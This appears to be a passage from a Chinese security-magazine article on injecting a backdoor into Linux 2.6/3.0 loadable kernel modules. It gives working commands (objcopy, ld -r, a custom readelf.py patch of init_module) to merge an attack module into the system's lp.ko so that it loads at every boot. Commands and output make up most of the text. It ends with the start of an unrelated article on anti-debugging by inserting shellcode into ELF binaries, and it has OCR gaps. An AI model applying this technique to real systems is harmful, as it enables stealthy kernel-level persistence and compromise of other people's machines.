


图 4 修改后的 test.ko

现在加载 test.ko。如果我们的攻击实现了，那么输出应该是“Attack”，否则将是“Module Init.”。在作者机器上的输出，如图 5 所示。

```
root@ubuntu:/opt/test/infectlkm/tool# insmod test.ko
[40937.036306] Module Init.
root@ubuntu:/opt/test/infectlkm/tool#
```

图 5 修改后 test.ko 的输出

现实是我们的攻击失败了。下面我们来看一下为什么该攻击在 Linux 2.6 中会失败。

2. Linu 2.6 中 LKM 加载过程

上文我们大概说了 module_inti() 和 module_exit()的功能。下面我们将详细分析 Linux 2.6 中这两个宏的实现。这两个宏定义在 include/linux/init.h 中，其定义，如图 6 所示。

```
/* These macros create a dummy inline: gcc 2.9x does not count alias
 as usage, hence the `unused function' warning when __init functions
 are declared static. We use the dummy __*_module_inline functions
 both to kill the warning and check the type of the init/cleanup
 function. */

/* Each module must use one module_init(), or one no_module_init */
#define module_init(initfn)                                     \
        static inline initcall_t __inittest(void)               \
        { return initfn; }                                      \
        int init_module(void) __attribute__((alias(#initfn)));

/* This is only required if you want to be unloadable. */
#define module_exit(exitfn)                                     \
        static inline exitcall_t __exittest(void)               \
        { return exitfn; }                                      \
        void cleanup_module(void) __attribute__((alias(#exitfn)));
```

图 6 module_init()/module_exit()的定义

需要注意的是源码中有两处定义了这两个宏，通过条件编译来选择其中一个（定义了 MODULE 指允许动态加载 LKM）。我们仅关注图 6 中的定义。从图 6 我们可以看到，init_module 被定义为 initfn 的一个别名。因此，编译器会为 initfn 和

init_module 生成相同的符号。module_exit() 的情况与 module_init() 一样。

在编译 LKM 时，编译器首先会为每个文件生成一个可重定位的 object（.o 文件），然后将所有的 object 文件链接成一个 .ko 输出。本文的例子中，test.mod.o 由 test.mod.c 编译得到。test.mod.c 的内容，如图 7 所示。

```
#include <linux/module.h>
#include <linux/vermagic.h>
#include <linux/compiler.h>
MODULE_INFO(vermagic, VERMAGIC_STRING);
struct module __this_module
__attribute__((section(".gnu.linkonce.this_module"))) = {
 .name = KBUILD_MODNAME,
 .init = init_module,
[illegible]
 .exit = cleanup_module,
[illegible]
 .arch = MODULE_ARCH_INIT,
};
static const struct modversion_info ____versions[]
__used
__attribute__((section("__versions"))) = {
        { 0xa7672d5a, "module_layout" },
        { 0xb72397d5, "printk" },
        { 0xb4390f9a, "mcount" },
};
static const char __module_depends[]
__used
__attribute__((section(".modinfo"))) =
"depends=";

MODULE_INFO(srcversion, "919388E0D5710B5AADBA380");
```

图 7　test.mod.c 的内容

test.mod.c 声明并部分地初始化了一个 struct module，该结构将会被存储在 object 文件的 .gnu.linkonce.this_module 节中。struct module 的定义在 include/linux/module.h 中。由于该结构的定义太长，读者可以直接参考源码。

因此当编译器自动生成 test.mod.c 时，其总是将 .init 和 .exit 域指向 init_module 和 cleanup_module。但是这两个函数是外部函数，因此 test.mod.o 中这两个函数都是未定义的(UND)，如图 8 所示。(objdump -t test.mod.o)。

```
00000000         *UND*  00000000 init_module
00000000         *UND*  00000000 cleanup_module
```

图 8　test.mod.o 的信息

当 test.mod.o 与其他文件链接后，编译器就可以知道这两个未定义函数的地址。可以通过命令"objdump -t orig.ko"查看。

在载入 LKM 时，可以使用用户层工具如 insmod，该软件会调用系统调用 sys_init_module()。该系统调用定义在 kernel/modules.c 中。读者可以直接参考源码。

sys_init_module() 会调用 load_module()，该函数返回一个 struct module 的指针。load_module() 负责实现 LKM 加载的主要工作。该函数比较负责，不过此处我们只需要知道。

① load_module() 负责 ELF 重定义。

② mod->init 保存了 __this_module 中的重定位值。

在重定位完成后，mod->init() 将会指向内存中 init_module() 的位置并且可以通过 do_initcalls() 来调用。do_initcalls() 定义在 init/main.c 中。下面将解释 ELF 重定位。

3. ELF 重定位过程

ELF 重定位过程通过函数 load_module() 来实现。相关的信息可以通过 objdump 来查看，如图 9 所示，重点在于最后两行。

```
test.ko:     file format elf32-i386

RELOCATION RECORDS FOR [.text]:
OFFSET   TYPE              VALUE
00000007 R_386_PC32        mcount
0000000e R_386_32          .rodata.str1.1
00000013 R_386_PC32        printk
00000027 R_386_PC32        mcount
0000002e R_386_32          .rodata.str1.1
00000033 R_386_PC32        printk
00000047 R_386_PC32        mcount
0000004e R_386_32          .rodata.str1.1
00000053 R_386_PC32        printk


RELOCATION RECORDS FOR [__mcount_loc]:
OFFSET   TYPE              VALUE
00000000 R_386_32          cleanup_module
00000004 R_386_32          cleanup_module
00000008 R_386_32          cleanup_module


RELOCATION RECORDS FOR [.gnu.linkonce.this_module]:
OFFSET   TYPE              VALUE
000000d4 R_386_32          init_module
00000158 R_386_32          cleanup_module
```

图 9　test.ko 的重定义信息

因此重定位过程需要生成两个地址，其位于：

① (&.gnu.linkonce.this_module = &__this_module) + oxd4

② (&.gnu.linkonce.this_module = &__this_module) + 0x174

重定位信息由 struct Elf32_Rel 来表示，其定义于 include/linux/elf.h 中，如图 10 所示。

```
typedef struct elf32_rel {
  Elf32_Addr    r_offset;
  Elf32_Word    r_info;
} Elf32_Rel;
```

```
#define ELF32_R_SYM(x) ((x) >> 8)
```

图 10　Elf32_Rel 和 ELF32_R_SYM 定义

每个符号通过宏 ELF32_R_SYM() 来定位。该宏返回相应符号在 .symtab 中的索引。通过工具 readelf 来查看，得到的结果，如图 11 所示。

```
root@ubuntu:/opt/test/infectlkm# readelf -S test.ko | grep gnu.linkonce
  [10] .gnu.linkonce.thi PROGBITS        00000000 000280 00016B 00  WA  0   0 32
  [11] .rel.gnu.linkonce REL             00000000 000820 000010 08     16  10  4
```

图 11　test.ko 的符号信息

因此与第 10 节相关的重定位节的索引为 11。仍然使用 readelf 来查看结果,如图 12 所所示。

```
root@ubuntu:/opt/test/infectlkm# readelf -x 11 test.ko

Hex dump of section '.rel.gnu.linkonce.this_module':
  0x00000000 d4000000 01150000 58010000 01140000 ........X.......

root@ubuntu:/opt/test/infectlkm#
```

图 12　readelf –x 的输出结果

因此 ELF32_R_SYM() 返回的第一个重定位项为 0x16 (22)，第二个为 0x1b (21)。下面我们来看一下符号表。readelf 的输出结果，如图 13 所示。

```
Symbol table '.symtab' contains 27 entries:
   Num:    Value  Size Type    Bind   Vis      Ndx Name
     0: 00000000     0 NOTYPE  LOCAL  DEFAULT  UND
     1: 00000000     0 SECTION LOCAL  DEFAULT    1
     2: 00000000     0 SECTION LOCAL  DEFAULT    2
     3: 00000000     0 SECTION LOCAL  DEFAULT    4
     4: 00000000     0 SECTION LOCAL  DEFAULT    5
     5: 00000000     0 SECTION LOCAL  DEFAULT    6
     6: 00000000     0 SECTION LOCAL  DEFAULT    8
     7: 00000000     0 SECTION LOCAL  DEFAULT    9
     8: 00000000     0 SECTION LOCAL  DEFAULT   10
     9: 00000000     0 SECTION LOCAL  DEFAULT   12
    10: 00000000     0 SECTION LOCAL  DEFAULT   13
    11: 00000000     0 SECTION LOCAL  DEFAULT   14
    12: 00000000     0 FILE    LOCAL  DEFAULT  ABS test.c
    13: 00000000    12 OBJECT  LOCAL  DEFAULT    5 __mod_license5
    14: 00000000     0 FILE    LOCAL  DEFAULT  ABS test.mod.c
    15: 00000020    35 OBJECT  LOCAL  DEFAULT    5 __mod_srcversion31
    16: 00000043     9 OBJECT  LOCAL  DEFAULT    5 __module_depends
    17: 00000000   192 OBJECT  LOCAL  DEFAULT    8 ____versions
    18: 00000060    59 OBJECT  LOCAL  DEFAULT    5 __mod_vermagic5
    19: 00000000   360 OBJECT  GLOBAL DEFAULT   10 __this_module
    20: 00000000    25 FUNC    GLOBAL DEFAULT    2 cleanup_module
    21: 00000020    27 FUNC    GLOBAL DEFAULT    2 init_module
    22: 00000040    27 FUNC    GLOBAL DEFAULT    2 attack
    23: 00000020    27 FUNC    GLOBAL DEFAULT    2 my_init
    24: 00000000     0 NOTYPE  GLOBAL DEFAULT  UND mcount
    25: 00000000     0 NOTYPE  GLOBAL DEFAULT  UND printk
    26: 00000000    25 FUNC    GLOBAL DEFAULT    2 my_exit
```

图 13　readelf –s test.ko 的输出

因此，当 LKM 被加载的时候。

① 内核对符号进行解析，相应的符号被更新。此时 init_module 和 cleanup_module 将会指向正确的内核地址。

② 内核为符号进行重定位。

因此，如果我们想用 attack() 来替换 myinit()，必须修改 init_module。下面我们来看一个简单的例子。

Linux 2.6/3.0 的一个简单例子

正如前文所述，我们需要修改符号 init_module 的地址，从而实现加载模块时调用 attack() 函数。因为 LKM 是可重定位对象，该地址通过 st_value 的偏移量来计算。st_value 属于 Elf32_Sym 结构。该结构定义于 include/linux/elf.h，如图 14 所示。

```
typedef struct elf32_sym{
  Elf32_Word    st_name;
  Elf32_Addr    st_value;
  Elf32_Word    st_size;
  unsigned char st_info;
  unsigned char st_other;
  Elf32_Half    st_shndx;
} Elf32_Sym;
```

图 14　Elf32_Sym 的定义

- attack() 的相对地址是 0x00000040。
- init_module() 的相对地址是 0x00000020。
- myinit() 的相对地址是 0x00000020。

通过修改这些相对地址就可以实现我们的目的。因此我们需要将 init_module 的相对地址修改为：0x00000040。

使用本文的工具来修改该模块。命令如下：

python readelf.py -i test.ko -m 1 -e -s init_module -n 0x00000040。

使用 objdump(objdump -t test.ko) 查看修改后的 test.ko，结果，如图 15 所示。

```
00000020 g     F .text  0000001b myinit
00000000 g     F .text  00000019 cleanup_module
00000000 g     F .text  00000019 myexit
00000040 g     F .text  0000001b init_module
00000040 g     F .text  0000001b attack
00000000         *UND*  00000000 mcount
00000000         *UND*  00000000 printk
```

图 15　修改 init_module 后的 test.ko

可以看到，init_module 的地址被修改成 00000040 了。现在加载 test.ko，结果，如图 16 所示。

```
root@ubuntu:/opt/test/infectlkm/tool# insmod test.ko
[49270.001916] Attack
```

图 16　init_module 修改成 attack()

我们成功将 myinit() 替换成了 attack()。到目前为止，工作并未结束。下面我们来看如何将两个内核模块合并，即将攻击模块注入原始模块。

我们有两个模块：test.ko 和 attack.ko，其源码，如图 17、18 所示。

```
#include <linux/init.h>
#include <linux/module.h>
#include <linux/kernel.h>

MODULE_LICENSE("GPL");

int myinit(void){
        printk(KERN_ALERT "Module Init.\n");
        return 0;
}

void myexit(void){
        printk(KERN_ALERT "Module Exit.\n");

        return;
}

module_init(myinit);
module_exit(myexit);
```

图 17　test.ko 的源码

```
#include <linux/init.h>
#include <linux/module.h>
#include <linux/kernel.h>

MODULE_LICENSE("GPL");

int attack(void){
        printk(KERN_ALERT "attack\n");
        return 0;
}
```

图 18 attack.ko 的源码

因此现在有两个模块，我们想将 attack.ko 注入 test.ko 中，使用命令“ld -r test.ko attack.ko -o new.ko”，使用 objdump 查看 new.ko 的内容，如图 19 所示。

```
00000020 g     F .text  0000001b myinit
00000000 g     F .text  00000019 cleanup_module
00000000 g     F .text  00000019 myexit
00000020 g     F .text  0000001b init_module
00000040 g     F .text  0000001b attack
00000000         *UND*  00000000 mcount
00000000         *UND*  00000000 printk
```

图 19 合并 test.ko 和 attack.ko 后的内容

最后作为正常程序，在 attack() 中应该调用原始的初始化函数，即 myinit()。

现实中的 Kernel Module

事实上，到目前为止，前面描述的攻击在现实中是无法实现的。我们还需解决两个问题：myinit() 是 static 函数；myinit 被声明为__init。

1. static myinit()

现实中，我们会将 myinit() 设置为 static 函数。因此在 attack.c 中就无法调用 test.c 中的 myinit() 函数。将 myinit() 和 myexit() 改为 static 后，链接 test.ko 和 attack.ko（使用 ld,另外 attack() 调用 myinit() ），使用 objdump 查看新的 new.ko，如图 20 所示。

```
new.ko:     file format elf32-i386

SYMBOL TABLE:
00000000 l    d  .note.gnu.build-id     00000000 .note.gnu.build-id
...
00000000 l    df *ABS*  00000000 test.c
00000000 l     F .text  00000019 myexit
00000020 l     F .text  0000001b myinit
...
00000000 l    df *ABS*  00000000 attack.c
...
00000000         *UND*  00000000 myinit          <== UND
00000000 g     F .text  00000019 cleanup_module
00000020 g     F .text  0000001b init_module
00000040 g     F .text  00000020 attack
00000000         *UND*  00000000 mcount
00000000         *UND*  00000000 printk
```

图 20 将 myinit()/myexit()修改为 static 后的 new.ko

可以看到，其中一个 myinit() 变成了 undefined (UND)。也就是说 linker 失败了。因此再加载 new.ko 将发生错误。

观察图 20 中的第二列，我们可以看到第一个 myinit 前显示的是 l。这就是 static 的效果。因此，myinit 的作用域被限制于当前文件。

可以使用工具 objcopy 来修改作用域。命令如下：

```
objcopy --globalize-symbol=myinit ./test.ko test1.ko
```

使用 ld 链接 test1.ko 和 attack.ko，得到新的 new.ko。使用 objdump 查看结果，如图 21 所示。

```
new.ko:     file format elf32-i386

SYMBOL TABLE:
00000000 l    d  .note.gnu.build-id     00000000 .note.gnu.build-id
...
00000000 l    df *ABS*  00000000 test.c
00000000 l     F .text  00000019 myexit
...
00000000 l    df *ABS*  00000000 attack.c
...
00000020 g     F .text  0000001b myinit          <== global
00000000 g     F .text  00000019 cleanup_module
00000020 g     F .text  0000001b init_module
00000040 g     F .text  00000020 attack
00000000         *UND*  00000000 mcount
00000000         *UND*  00000000 printk
```

图 21 objcopy 修改后的 new.ko

2. __init myinit()

有些时候，myinit() 也被声明为__init。__init 表示该函数仅在初始化时使用。一旦初始化完成，该函数所占用的资源将被释放。

__init 定义于"include/linux/init.h"：

```
#define __init          __section(.init.text) __cold notrace
```

__section() 定义于 "include/linux/compiler.h"：

```
# define __section(S) __attribute__ ((__section__(#S)))
```

__cold 定义于"include/linux/compiler-gcc4.h"：

```
#define __cold                  __attribute__((__cold__))
```

因此，使用__init 事实上为函数添加了很多 GCC 属性。__section 告诉编译器将该函数放于新的 section“.init.text”中。关于__cold，源码中给出了很详细的解释。关于__init 函数是如何调用的，可以参考“init/main.c”中的 do_initcalls()，其定义，如图 22 所示。

```
static void __init do_initcalls(void)
{
        initcall_t *call;

        for (call = __early_initcall_end; call < __initcall_end; call++)
                do_one_initcall(*call);

        /* Make sure there is no pending stuff from the initcall sequence */
        flush_scheduled_work();
}
```

图 22 do_initcalls()的定义

do_initcalls() 中的循环会执行 Module_init() 定义的__init 函数。__init 不会

对 LKM 的注入产生影响。将 myinit() 定义为如下形式：static int __init myinit(){}。使用 objdump 查看 test.ko，结果，如图 23 所示。



图 23 将 myinit 声明为__init 后的结果

可以看到 myinit 和 init_module 都被放入了一个.init.text 中。为了解决这个新的问题，我们只需将 attack() 也定义为__init。其他步骤与前文所述完全一样，本文将不再重复。

最后，对于 cleanup_module 它跟 init_module 的情况一样。

真实攻击实现

接下来，本文将针对一个真实 LKM 实现攻击。我们假设 attack.ko 是一个真实的 backdoor，我们想将其注入到当前系统正在使用的 LKM 中。本文的实现环境如前文所述，我们使用命令 lsmod 来查看当前系统中的 LKM，如图 24 所示。




图 24 lsmod 的结果

我们可以看到，其中某些 LKM 没有被使用（即 Used by 那列为 0）。这些 LKM 可以被安全的卸载，然后注入我们的 backdoor。作为示例，本文将实现一种启动时加载模块的方法。该方法通过注入 /etc/modprobe.preload（Fedora 等）或 /etc/modules(Debian/Ubuntu)中的 LKM 来实现。

首先使用命令“cat /etc/moduels”查看 /etc/modules 中的内容。在本文的环境中，该文件中只有一个 lp。从图 24 可知，该模块是可以被卸载的。

通过 find 来查找 lp 的位置，结果，如图 25 所示。



图 25 查找 lp.ko 的位置

接下来查看 lp.ko 的符号表，由前文可知，我们仅关注“.init.text”节。结果，如图 26 所示。




图 26 lp.ko 的“.init.text”节

因此，我们要修改 lp_init_module() 函数。我们的攻击模块需要按以下方式注入。

（1）首先修改该 lp_init_module 的作用域。命令为：

```
objcopy --globalize-symbol=lp_init_module ./lp.ko new.ko
mv new.ko lp.ko
```

（2）合并 lp.ko 和 attack.ko，命令为：

```
ld -r lp.ko attack.ko -o new.ko
mv new.ko lp.ko
```

（3）检查新的 lp.ko，如果修改成功，其符号表应该如图 27 所示。




图 27 修改 lp_init_module 作用域并合并 attack.ko 后的符号表

（4）最后将 init_module 的相对地址修改为 0x0000021a。命令为：

```
python readelf.py -i lp.ko -m 1 -e -s init_module -n 0000021a
```

（5）再次查看 lp.ko 的符号表，结果如图 28 所示。



图 28 lp.ko 最终的符号表

（6）测试是否修改成功。

① rmmod lp.ko。

② insmod lp.ko。

③ dmesg|tail 查看结果，如图 29 所示。



图 29 测试 lp.ko 的结果


从现在开始，每次系统启动时，被修改后的lp.ko都会被加载执行。

源码

（1）src/tool：修改ELF的工具。

（2）src/test：实现了attack()和myinit()。

（3）src/attacklp：攻击lp.ko的attack()。



编程实现Linux环境的二进制文件反调试

图/文 修炼中的柳

最近迷上了crackmes.me上的linux crackme，在相对高级的crackme中大多包含了反调试功能。这令我想起之前玩过的forensic challenge，好多攻击者都把自己写的攻击程序留在服务器上，这样取证人员只要把攻击者留下的程序拖进ida或者用strace、gdb动态跟踪一下，很快就能通过程序调用的函数对程序定性。如不断调用socket、connect连接一个C段IP地址的多是端口扫描，如果其中包括某些常见的密码且端口号固定21、22、23、3306之类的，很可能是password crack tool。查看字符串，如果用了xx_irc，很可能就是IRC马。因此，掌握反调试技术是非常必须的。以关键字搜索linux anti debug就会找到不少相关文章，可是提到的trick大多都是需要改源代码才能实现的，很不方便，因此我想通过对二进制直接插入Shellcode自动实现反调试的功能。

首先还是列举下我常用的调试程序的工具，有攻才有防嘛。首先是GNU的binutils系列工具，如gdb、objdump、nm等；之后是strace和ltrace，用于动态跟踪系统调用和函数调用；最后是ida和ndisasm，用于静态反调试。

接下来就是对它们逐一击破了。对于第一类gnu的binutils类工具，默认标准都是以elf的section角度来识别elf文件的（linking view），但Linux内核是以segment角度，elf的section作用是链接文件和调试程序，不是内核加载执行文件所必须的，因此只要破坏elf的section head，就能使binutils类的工具拒绝加载。破坏section head后的效果，如图1所示。

